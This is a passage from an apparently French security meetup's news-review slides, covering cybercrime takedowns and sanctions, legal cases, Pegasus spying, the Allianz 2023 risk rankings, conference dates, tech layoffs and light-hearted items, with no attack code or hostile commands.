En attendant, Matignon semble découvrir que flics, gendarmes et militaires bricolent des outils de cyberdéfense chacun dans leur coin. Le SGDSN est pressé de formuler sous dix jours des propositions pour *« simplifier et rendre plus réactive »* la gouvernance. Cette tentative de prise en main par Matignon vise à instaurer une paix entre les différents acteurs publics du cyber, qui, tous, ambitionnent d’assurer le leadership.

Sans recourir à la piraterie informatique, quand même ?

D. H. et C. L.

La Warez légalisée en Biélorussie

- Si le contenu vient de pays sanctionnant la Biélorussie

https://www.vice.com/en/article/n7zpww/russia-ally-belarus-legalizes-pirating-media-from-unfriendly-nations

Droit / Juridique / Politique
Monde

Sanction contre 7 membres de TrickBot

- Tous russes
  https://www.gov.uk/government/news/uk-cracks-down-on-ransomware-actors

L'infrastructure de Hive a été saisie

- Après 1500 victimes dans le monde, dont 58 françaises…
- Saisie par le FBI et Europol
  - Participation de la police française
- 300 clés de déchiffrement récupérées depuis Juillet 2022

  https://twitter.com/TheJusticeDept/status/1618642033475723266

  https://www.lemagit.fr/actualites/252529622/Ransomware-linfrastructure-de-Hive-a-ete-saisie

Droit / Juridique / Politique
Monde

Arrestation d'un hackeur Finlandais

- En France, suite à une altercation avec une fille ramenée de soirée
- Membre de Lizard Squad
  - Lizard: Botnet de routeurs SOHO, en 2015 DDoS PSN, XBox, Facebook, Instagram, Tinder, AIM et Hipchat

https://krebsonsecurity.com/2023/02/finlands-most-wanted-hacker-nabbed-in-france/

Deux ans ferme pour "un expert" français en cybersécurité

- Blanchiment de fonds d'un site de trafic de stupéfiants dans Tor (Drugstore)
  - Déjà condamné en 2020 pour escroquerie à la CB
- La photo sur GENDinfo donne un indice comment la personne a été retrouvée
  - OpSec Fail (flouté depuis)

https://www.ouest-france.fr/societe/drogue/un-homme-condamne-a-deux-ans-de-prison-pour-du-blanchiment-sur-le-darkweb-de-la-drogue-59b73fdc-9053-11ed-af5c-ce2ec03faf2a
https://www.gendinfo.fr/enquetes/2022/les-enqueteurs-du-comcybergend-tarissent-la-drugsource

Droit / Juridique / Politique
Monde

OVH : condamnation de 100k€ après l'incendie

- Poursuites par Bati Courtage
- Backup dans la salle à côté alors que non indiqué dans le contrat
    - Laissait même penser le contraire

https://www.lemondeinformatique.fr/actualites/lire-incendie-sgb2-strasbourg-ovh-condamne-a-verser-plus-de-100-000-eteuro-89434.html

Reflets vs Drahi

- La cour d'appel de Versailles invalide la censure des articles de Reflets
    - Basés sur la fuite de données d'Altice

https://reflets.info/articles/justice-et-drahileaks-une-victoire-pour-le-journalisme-d-investigation

Espionnage de la juge de la cours suprême du Salvadore par Pegasus

- Alors qu'elle travaillait sur une affaire d'espionnage avec… Pegasus
- Contactée par Apple comme une grande partie des victimes du spyware de NSO Group

https://elfaro.net/en/202302/el_salvador/26712/Apple-Warned-Salvadoran-Supreme-Court-Judge-of-Possible-Pegasus-Infection.htm

Publications
Monde

Des podcast sur les moyens numériques dans la guerre entre la Russie et l'Ukraine

- Le Comptoir Sécu, plusieurs épisodes très détaillés techniquement

  1/3 https://www.comptoirsecu.fr/podcast/%C3%A9pisode-61-cyber-et-guerre-ou-cyberguerre-ukraine-1/3/
  2/3 https://www.comptoirsecu.fr/podcast/%C3%A9pisode-62-op%C3%A9rations-dinformation-et-dinfluence-ukraine-2/3/
  3/3 ?

- NoLimitSécu, orienté journalisme

  https://www.nolimitsecu.fr/cyber-guerre/

Publications
Monde

Allianz

- Rapport annuel
- Nouveaux risques

https://www.agcs.allianz.com/content/dam/onemarketing/agcs/agcs/reports/Allianz-Risk-Barometer-2023.pdf

https://www.agcs.allianz.com/content/dam/onemarketing/agcs/agcs/reports/Allianz-Risk-Barometer-2023-Appendix.pdf

The most important business risks in 2023: global

Ranking changes are determined by positions year-on-year, ahead of percentages.

Rank		Percent	2022 rank	Trend
1	Cyber incidents *(e.g. cyber crime, malware/ransomware causing system downtime, data breaches, fines and penalties)*[1]	34%	*1 (44%)*	→
2	Business interruption *(incl. supply chain disruption)*	34%	*2 (42%)*	→
3	Macroeconomic developments *(e.g. inflation, deflation, monetary policies, austerity programs)*	25%	*10 (11%)*	↑
4	Energy crisis *(e.g. supply shortage/outage, price fluctuations)*	22%	NEW	↑
5	Changes in legislation and regulation *(e.g. trade wars and tariffs, economic sanctions, protectionism, Euro-zone disintegration)*[2]	19%	*5 (19%)*	→
6	Natural catastrophes *(e.g. storm, flood, earthquake, wildfire, extreme weather events)*	19%	*3 (25%)*	↓
7	Climate change *(e.g. physical, operational and financial risks as a result of global warming)*	17%	*6 (17%)*	↓
8	Shortage of skilled workforce[3]	14%	*9 (13%)*	↑
9	Fire, explosion	14%	*7 (17%)*	↓
10	Political risks and violence *(e.g. political instability, war, terrorism, civil commotion, strikes, riots, looting)*	13%	*13 (9%)*	↑

Top 10 risks in France

Source: Allianz Global Corporate & Specialty

Figures represent how often a risk was selected as a percentage of all responses for that country
Respondents: 97. Figures don't add up to 100% as up to three risks could be selected


Rank		Percent	2022 rank	Trend
1	Cyber incidents *(e.g. cyber crime, malware/ransomware causing system downtime, data breaches, fines and penalties)*	40%	*2 (48%)*	↑
2	Business interruption *(incl. supply chain disruption)*	32%	*1 (51%)*	↓
3	Energy crisis *(e.g. supply shortage/outage, price fluctuations)*	28%	NEW	↑
4	Macroeconomic developments *(e.g. inflation, deflation, monetary policies, austerity programs)*	24%	NEW	↑
5	Natural catastrophes *(e.g. storm, flood, earthquake, wildfire, extreme weather events)*	23%	*3 (28%)*	↓
6	Climate change *(e.g. physical, operational and financial risks as a result of global warming)*	22%	*7 (15%)*	↑
7	Fire, explosion	20%	*4 (23%)*	↓
8	Changes in legislation and regulation *(e.g. trade wars and tariffs, economic sanctions, protectionism, Euro-zone disintegration)*	15%	*5 (18%)*	↓
8	Market developments *(e.g. intensified competition/new entrants, M&A, market stagnation, market fluctuation)*	15%	*9 (10%)*	↑
10	Shortage of skilled workforce	12%	NEW	↑

Publications
Monde

Panocrime, Panorama, baromètre

- Clusif : Panocrime
  https://clusif.fr/publications/23e-panocrim-11-cybercriminalite-police-justice-des-resultats-les-premices/

- ANSSI : Panorama de la cybermenace 2022
  https://www.cert.ssi.gouv.fr/cti/CERTFR-2023-CTI-001/




Publications
Monde

Baromètre du CESIN

- Sondage sur 328 membres
- Thèmes principaux :
  - Sensibiliser
  - Données et Nuage

https://www.cesin.fr/fonds-documentaire-8eme-edition-du-barometre-annuel-du-cesin.html



Conférences

Conférences

Passée

- Meetup OSINT FR, 17 janvier à Bordeaux et 20 janvier à Paris
- Panocrime du Clusif, 26 janvier au Campus Cyber
  https://clusif.fr/publications/23e-panocrim-11-cybercriminalite-police-justice-des-resultats-les-premices/

A venir

- JSSI, mardi 14 mars « La transformation de la Cybersécurité »
  https://www.ossir.org/conference/jssi-2023/
- BotConf, 11 au 14 avril 2023 à Strasbourg #BoufConf / #BouffeConf
  - La billeterie est ouverte https://www.billetweb.fr/botconf-2023
- CORI&IN, 5 avril 2023, à Lille
  - En parallèle du FIC
    https://conf.cecyf.fr/event/2/
- FIC, 5 au 7 avril 2023, à Lille
- SSTIC, 7 au 9 juin 2023 😎🤩🤑

Divers / Trolls velus

Divers / Trolls velus

Le ministère des Armées annule sa participation au FIC

- Incluant la sessions de 2023
- Raisons :
  - Officielle : Trop cher
  - “Supposées” : Avisa a trop de dossiers
    - Faux articles, tensions avec les rens’, liens avec des états opposés aux intérêts français…

https://www.nextinpact.com/lebrief/70956/le-ministere-armees-annule-sa-participation-au-forum-international-cybersecurite-fic

https://www.challenges.fr/entreprise/defense/le-ministere-des-armees-lache-le-fic-le-grand-raout-du-cyber_843983

Les jeunes s'entraînent à la “cyberguerre”


- Démarche intéressante, couverture médiatique discutable
  - Cyber**guerre,** b.a.-ba de la cyberguerre… 🤦‍♂️

https://www.usine-digitale.fr/article/au-jeu-de-role-du-comcyber-a-nancy-les-etudiants-s-entrainent-a-la-cyberguerre.N2099781

Divers / Trolls velus

The Great Tech-xodus, les “tech” américaines licenciements en masse

- Netflix – 2022Q2 : -300 / 12,800
  https://www.cnbc.com/2022/06/23/netflix-lays-off-300-more-employees-as-revenue-growth-continues-to-slow.html
  https://www.businessinsider.com/how-many-employees-netflix-lost-so-far-2022-6?r=US&IR=T
- Meta – 2022Q4 : -11,000 / 86,482
  https://www.politico.com/news/2022/11/09/facebook-meta-cut-jobs-00065917
  https://www.theguardian.com/technology/2022/nov/09/mark-zuckerberg-meta-to-sack-11000-workers-after-revenue-collapse-facebook-insta
  https://www.bbc.com/news/technology-63568585
- Salesforce – 2023Q1 : -8,000 / 73,541
  https://www.nytimes.com/2023/01/04/technology/salesforce-layoffs.html
- Amazon – 2023Q1 : -18,000 / 1,541,00(
  https://www.theverge.com/2023/1/18/23560874/amazon-layoffs-18000-january-november
- Microsoft – 2023Q1 : -10,000 / 221,000
  https://en.as.com/latest_news/what-are-the-reasons-for-the-layoff-of-10000-employees-at-microsoft-n/
  https://www.cnbc.com/2023/01/18/microsoft-is-laying-off-10000-employees.html
- Alphabet (Google) – 2023Q1 : -15,000 / 190,234
  https://www.reuters.com/business/google-parent-lay-off-12000-workers-memo-2023-01-20/
- Dell – 2023Q1 : -6,650 / 133,000
  https://www.bloomberg.com/news/articles/2023-02-06/dell-dell-lays-off-about-6-650-employees-in-latest-tech-cuts
- HP – 2023 ?? : -6,000 / 60,200
  Planning to axe 4,000-6,000 jobs
  https://www.bloomberg.com/news/articles/2023-02-06/dell-dell-lays-off-about-6-650-employees-in-latest-tech-cuts
- Cisco – 2023 ?? : -4,000 / 26,000
  Planning to axe -4,000 jobs
  https://www.bloomberg.com/news/articles/2023-02-06/dell-dell-lays-off-about-6-650-employees-in-latest-tech-cuts



Divers / Trolls velus

Recrutement, le télétravail tend le marché Français

- Concurrence des entreprises étrangères sur un marché déjà tendu
  https://www.lemagit.fr/actualites/252529661/ESN-le-teletravail-augmente-les-tensions-a-lembauche-etude

Recrutement, les licences US assouplissent le marché Français ? Non

- Suite au 170 000 licenciements, bcp de français n'ont pas encore retrouvé
  - Retour en France ? Non 😉

https://www.cadremploi.fr/editorial/actualites/actu-emploi/les-licenciements-de-la-tech-us-vont-ils-profiter-aux-entreprises-francaises-qui-ont-du-mal-a-recruter-

Horaires flexibles, télétravail, congés payés…

- 200 000 offres
- 20k€/mois pour les dev, 15k€/mois pour le pentesteurs.
- Non ce ne sont pas les offres des GAFAM mais des… cybercriminels
  https://www.presse-citron.net/salarie-cybercriminel-voici-combien-ca-gagne/

Divers / Trolls velus

Mot de passe faible = CVE !!? (CVE-2023-0564)

- Mot de passe faible par défaut sur Github
  - froxlor/froxlor

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-0564

OpenAI, ce sont des humains qui filtrent les contenus

- Des kenyans à $2/h pour supprimer les contenus “toxiques”

https://time.com/6247678/openai-chatgpt-kenya-workers/

Des plaques minéralogiques à encre numérique en Californie

- Administrée par une infrastructure “cloud”
- Mais que peut-il mal se passer… ?
  - Suivi des voitures grâce à la puce GSM intégrée
  - Modification de l’image à distance

https://www.heise.de/news/Hersteller-gehackt-Digitale-Nummernschilder-verraten-Standort-der-Fahrzeuge-7453677.html

Divers / Trolls velus


Une carte des collectivités piratées

- Il y’en a beaucoup 😢
- Carte complétée par Déclic Asso

https://umap.openstreetmap.fr/fr/map/attaques-cybersecurite-aupres-dorganismes-publics_821557#6/47.717/2.241

Recrudescence de faux comptes Twitter

- Des faux profils de femmes, dénudées
  - Discrétion / 20 🙈♂️
  - A bloquer…
- Mais qui en est à l’origine !!?



Divers / Trolls velus

Spécial Musk

- Elon Musk intéressé par le rachat de Manchester United
  https://www.lefigaro.fr/sports/football/angleterre/premier-league-le-milliardaire-americain-et-patron-de-twitter-elon-musk-interesse-par-le-rachat-de-manchester-united-20230213
- La boîte biotech d'Elon Musk est accusée de transport illégal de pathogènes dangereux
  https://www.numerama.com/sciences/1267406-la-boite-biotech-delon-musk-est-accusee-de-transport-illegal-de-pathogenes-dangereux.html
- Elon Musk refuse que l'armée de Kyiv utilise Starlink et lui coupe l'accès
  https://www.liberation.fr/international/europe/guerre-en-ukraine-space-x-refuse-que-larmee-de-kyiv-utilise-starlink-et-lui-coupe-lacces-20230210_IXDZVTQBJBAZDGVRKTEPXM7ZC4/
- Où se trouve la voiture Tesla lancée dans l'espace il y a cinq ans
  - La voiture a dépassé sa garantie de 36 000 miles 70 290,5 fois en roulant autour du soleil


  https://edition.cnn.com/2023/02/06/world/spacex-elon-musk-tesla-roadster-five-years-scn/index.html
  https://www.whereisroadster.com/

Divers / Trolls velus

ChatGPT Plus

- Disponibilité assurée même lorsque la demande est élevée
- Vitesse de réponse bien plus rapide
- Accès prioritaire aux nouvelles fonctionnalités
  - “en proposant ce prix d’abonnement, nous serons en mesure de soutenir la disponibilité de l’accès gratuit pour le plus grand nombre de personnes possible”

https://openai.com/blog/chatgpt-plus/



Divers / Trolls velus

Tu utilises les API Twitter ?

- Va falloir payer
- Blocage des clefs gratuites d'API

https://mjg59.dreamwidth.org/65647.html

Face aux sanctions, la Russie apporte enfin une véritable réponse !

- Blocage du site des personnes recherchées par le FBI et la CIA 🕵️‍♂️

https://therecord.media/russia-blocks-access-to-us-rewards-for-justice-fbi-and-cia-websites/

Vous avez aimé le Panocrime du Clusif ?

- Vos attaquants aussi
  - Traduction (automatisée) de la présentation concernant Killnet

https://twitter.com/SwitHak/status/1623820971504181249

Prochaines réunions

Prochaine réunion

- Mardi 14 mars *(hors JSSI du 11 avril)*

After Work

- Euh… un after-quoi !!?
- Si vous avez des adresses de bars, contactez nous
  - Vidéo projecteur
  - Possibilité de privatiser
  - Bière + buffet campagnard 😆

Questions ?

Des questions ?

- C’est le moment !

Des idées d’illustrations ?

Des infos essentielles oubliées ?